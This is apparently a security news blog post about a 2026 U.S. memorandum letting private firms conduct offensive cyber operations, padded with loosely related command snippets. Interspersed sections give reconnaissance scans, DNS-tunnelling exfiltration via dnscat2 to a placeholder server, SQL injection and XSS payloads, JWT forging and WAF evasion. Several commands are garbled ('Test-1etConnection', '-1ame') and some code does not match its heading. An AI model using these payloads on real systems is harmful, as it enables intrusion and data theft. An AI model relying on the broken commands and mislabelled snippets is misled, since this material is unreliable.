Listen to this Post
Introduction

On August 12, 2026, President Donald Trump signed a National Security Presidential Memorandum (NSPM) titled “Expanding Capabilities to Combat Transnational Cyber-Enabled Crime,” marking a historic departure from decades of U.S. cybersecurity policy. For the first time, the federal government has authorized vetted private-sector companies to conduct offensive cyber operations—including surveillance, disruption, and even destruction of foreign criminal infrastructure—under federal direction and oversight. This policy shift effectively deputizes private cybersecurity firms as “cyber privateers,” granting them operational authority traditionally reserved for military and intelligence agencies, while raising profound questions about legal liability, escalation risks, and the future of public-private cyber warfare.
Learning Objectives
- Understand the scope, legal framework, and operational parameters of the new NSPM authorizing private-sector offensive cyber operations
- Master technical procedures for cyber surveillance and cyber effects operations against transnational criminal organizations
- Assess risk factors, compliance requirements, and mitigation strategies for participating companies
You Should Know
1. Policy Framework and Legal Architecture
The NSPM establishes a formal program administered by the Homeland Security Task Force’s National Coordination Center (NCC), overseen by two Executive Directors—one designated by the Attorney General and one by the Secretary of Homeland Security. Participating companies must undergo rigorous vetting covering technical capability, operational experience, facility security, and personnel background checks. They are required to maintain a bond or escrow of at least $1 million, forfeitable for non-compliance.
The memorandum authorizes two distinct classes of operations:
- Cyber Surveillance Operations: Covert access to target systems without authorization, remaining undetected while collecting intelligence for future operations
- Cyber Effects Operations: Manipulation, disruption, denial, degradation, or destruction of information systems, networks, physical or virtual infrastructure
Every operation requires written approval from the Program Executive Directors before action may be taken. Operations likely to cause loss of life, serious injury, or rise to the level of use of force under international law are explicitly prohibited.
Technical Implementation Considerations:
For organizations seeking to understand the technical requirements of such operations, the following foundational skills are essential:
Linux Reconnaissance and Surveillance (Cyber Surveillance Operations):
 Passive network reconnaissance
nmap -sS -p- -T4 --open -oA target_scan <target_ip>
 Service version detection
nmap -sV -sC -p 80,443,445,3389 <target_ip>
 Subdomain enumeration
sublist3r -d target.com -o subdomains.txt
 DNS enumeration
dnsrecon -d target.com -t axfr
Windows-Based Infrastructure Mapping:
 Network discovery
Test-1etConnection -ComputerName <target> -Port <port>
 Active Directory reconnaissance
Get-ADUser -Filter  -Properties  | Export-Csv -Path users.csv
 Service enumeration
Get-Service | Where-Object {$_.Status -eq "Running"}
Persistence and Access Maintenance:
 Establish encrypted tunnel
ssh -D 1080 -1 -f user@<jump_host>
 Proxy chain configuration
proxychains nmap -sT -Pn <target_ip>
Data Exfiltration (for intelligence collection):
 Encrypted exfiltration
tar -czf - /path/to/data | openssl enc -aes-256-cbc -salt -out data.tar.gz.enc
 Stealthy transfer via DNS tunneling
dnscat2 --dns server=<dns_server> --domain <domain>
2. Target Scope and Operational Constraints
The program targets “cyber-enabled transnational criminal organizations” (CE-TCOs) operating abroad and targeting U.S. persons, businesses, or government entities. Specific threats include ransomware attacks, phishing campaigns, financial fraud, sextortion, identity theft, and impersonation scams. The 2025 FBI Internet Crime Report cited consumer losses exceeding $20.8 billion, underscoring the scale of the problem.
Critical safeguards include:
- Immediate cessation if a company discovers unintended targeting of a U.S. person or U.S.-based system
- Mandatory minimization procedures and immediate notification to the NCC
- Prior authorization required for any activity directed at a U.S. person
- Annual reviews to maintain program participation
Cloud Infrastructure Hardening for TCO Disruption:
When targeting criminal cloud infrastructure, understanding major providers’ security models is crucial:
AWS Criminal Infrastructure Takedown Workflow:
 Identify cloud resources used by threat actors
aws ec2 describe-instances --filters "Name=tag:ThreatActor,Values=<group>"
 Document public-facing services
aws ec2 describe-security-groups --group-ids <sg_id>
 Coordinate with cloud provider for takedown
aws ec2 terminate-instances --instance-ids <instance_ids>
Azure Threat Intelligence Integration:
 Query Azure Sentinel for threat indicators
Search-AzSentinelAlert -SubscriptionId <sub_id> -WorkspaceName <workspace>
 Isolate compromised resources
Set-AzNetworkInterface -1ame <nic_name> -ResourceGroupName <rg> -1etworkSecurityGroup <nsg>
Container and Orchestration Targeting:
 Identify containerized criminal infrastructure
docker ps -a --filter "label=criminal_network"
 Container forensics
docker inspect <container_id>
 Volume analysis
docker volume inspect <volume_name>
3. API Security and Exploitation Vectors
Criminal organizations increasingly rely on APIs for command-and-control, data exfiltration, and service automation. Understanding API security is essential for both surveillance and effects operations.
API Reconnaissance:
 API endpoint discovery
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/api_common.txt
 API version enumeration
curl -X OPTIONS https://api.target.com/v1/
 Authentication testing
curl -X POST https://api.target.com/auth -d '{"username":"admin","password":"admin"}'
API Exploitation for Cyber Effects:
 Rate limiting bypass
import time
for i in range(1000):
requests.post(url, data=payload)
time.sleep(0.1)

JWT token manipulation
import jwt
payload = {'user': 'admin', 'exp': 9999999999}
token = jwt.encode(payload, 'secret', algorithm='HS256')

SQL injection via API parameters
payload = {"query": "' OR '1'='1' -- "}
Web Application Firewall Evasion:
 Case variation
curl -H "User-Agent: MoZiLlA/5.0" https://target.com
 Encoding bypass
curl --data-urlencode "payload=<script>alert(1)</script>" https://target.com
4. Legal Liability and International Exposure
Participating companies face significant legal risks. The Computer Fraud and Abuse Act (CFAA), codified at 18 U.S.C. § 1030, has historically barred private-sector “hack back” operations. While the NSPM provides federal authorization, it does not explicitly shield companies from prosecution under foreign laws or civil liability.
Key concerns identified by legal experts:
- Employees traveling abroad may become legitimate targets for detention or questioning by foreign governments
- Criminal networks often route attacks through compromised systems belonging to innocent third parties, creating collateral damage risks
- Distinguishing criminal groups from state-sponsored actors remains challenging; the memo assumes independence unless clear intelligence proves otherwise
- No clear process for ensuring cyber operations uphold civil liberties of American citizens
Incident Response and Mitigation Framework for Participating Companies:
 Incident detection and logging
journalctl -u <service> -f --since "2026-08-14"
 Memory forensics
volatility -f memory.dump imageinfo
volatility -f memory.dump pslist
 Network traffic analysis
tcpdump -i eth0 -w capture.pcap
tshark -r capture.pcap -Y "http.request"
Windows Forensic Analysis:
 Event log analysis
Get-WinEvent -LogName Security -MaxEvents 100 | Where-Object {$_.Id -eq 4624}
 Registry analysis
Get-ChildItem -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
 File system timeline
Get-ChildItem -Recurse | Sort-Object LastWriteTime
5. Geopolitical Escalation and Strategic Risks
The policy shift has drawn comparisons to China and Russia’s use of private hackers for state objectives. Critics warn that once the U.S. legitimizes private-sector hack-back operations, other nations may claim the same privilege, potentially leading to a proliferation of private cyber warfare.
Andrew Schoka, a former U.S. Cyber Command Army officer, warned: “The real risk is that you end up with a bunch of cyber privateers running around without any clear coordination or direction at the federal level”. Former senior FBI cyber official Cynthia Kaiser noted: “Having private sector help to counter cyber criminals allows the US to disrupt more groups and frees up agencies like FBI and Cyber Command to focus more on countering nation states like China. But the devil is in the details”.
Defensive Countermeasures Against Retaliation:
 HIDS deployment
apt-get install aide
aideinit
 File integrity monitoring
tripwire --init
 Log aggregation
journalctl --merge --since "1 hour ago"
Cloud Security Hardening:
 AWS GuardDuty activation
aws guardduty create-detector --enable
 CloudTrail configuration
aws cloudtrail create-trail --1ame <trail_name> --s3-bucket-1ame <bucket>
 VPC Flow Logs
aws ec2 create-flow-logs --resource-ids <vpc_id> --resource-type VPC --traffic-type ALL
What Undercode Say
- Key Takeaway 1: The NSPM represents the most significant privatization of offensive cyber capability in U.S. history, shifting from a defensive posture to active pursuit and disruption of foreign cybercriminal networks—a move that fundamentally alters the public-private cybersecurity paradigm.
-
Key Takeaway 2: While the $20.8 billion annual cybercrime loss to Americans provides compelling justification, the absence of clear liability protections, civil liberties oversight mechanisms, and deconfliction procedures creates substantial operational and legal risks for participating companies.
Analysis: This policy pivot leverages private sector innovation and scale—qualities the White House rightly identifies as underutilized assets in combating transnational cybercrime. However, the memorandum’s light touch on accountability mechanisms is concerning. The $1 million bond requirement, while symbolically significant, pales against potential foreign litigation costs and reputational damage from collateral damage incidents. The success of this program will hinge not on technical capability—which private firms abundantly possess—but on the quality of federal oversight, deconfliction protocols, and international diplomatic engagement. Without robust safeguards, the U.S. risks creating a class of cyber mercenaries operating in a legal gray zone, potentially triggering the very escalation and proliferation of cyber conflict the policy ostensibly seeks to counter.
Prediction
+1 The program will likely succeed in disrupting high-profile ransomware operations within 12-18 months, leveraging private sector agility and specialized talent to achieve operational tempo that government agencies cannot match.
-1 Expect retaliatory legislation and cyber operations from adversarial nations within 6 months, legitimizing their own private-sector cyber forces and potentially escalating state-sponsored cyber conflict.
-1 Participating companies will face at least one major international legal challenge or diplomatic incident within the first two years, stemming from collateral damage or mistaken targeting of state-aligned infrastructure.
-1 The absence of clear civil liberties oversight will result in at least one significant privacy violation case involving U.S. persons within the program’s first year, prompting congressional hearings and potential program modifications.
+1 The program will catalyze development of new cybersecurity insurance products and legal frameworks specifically designed for private offensive operations, creating a new specialized industry segment within 24-36 months.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/em5Y_3bu – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


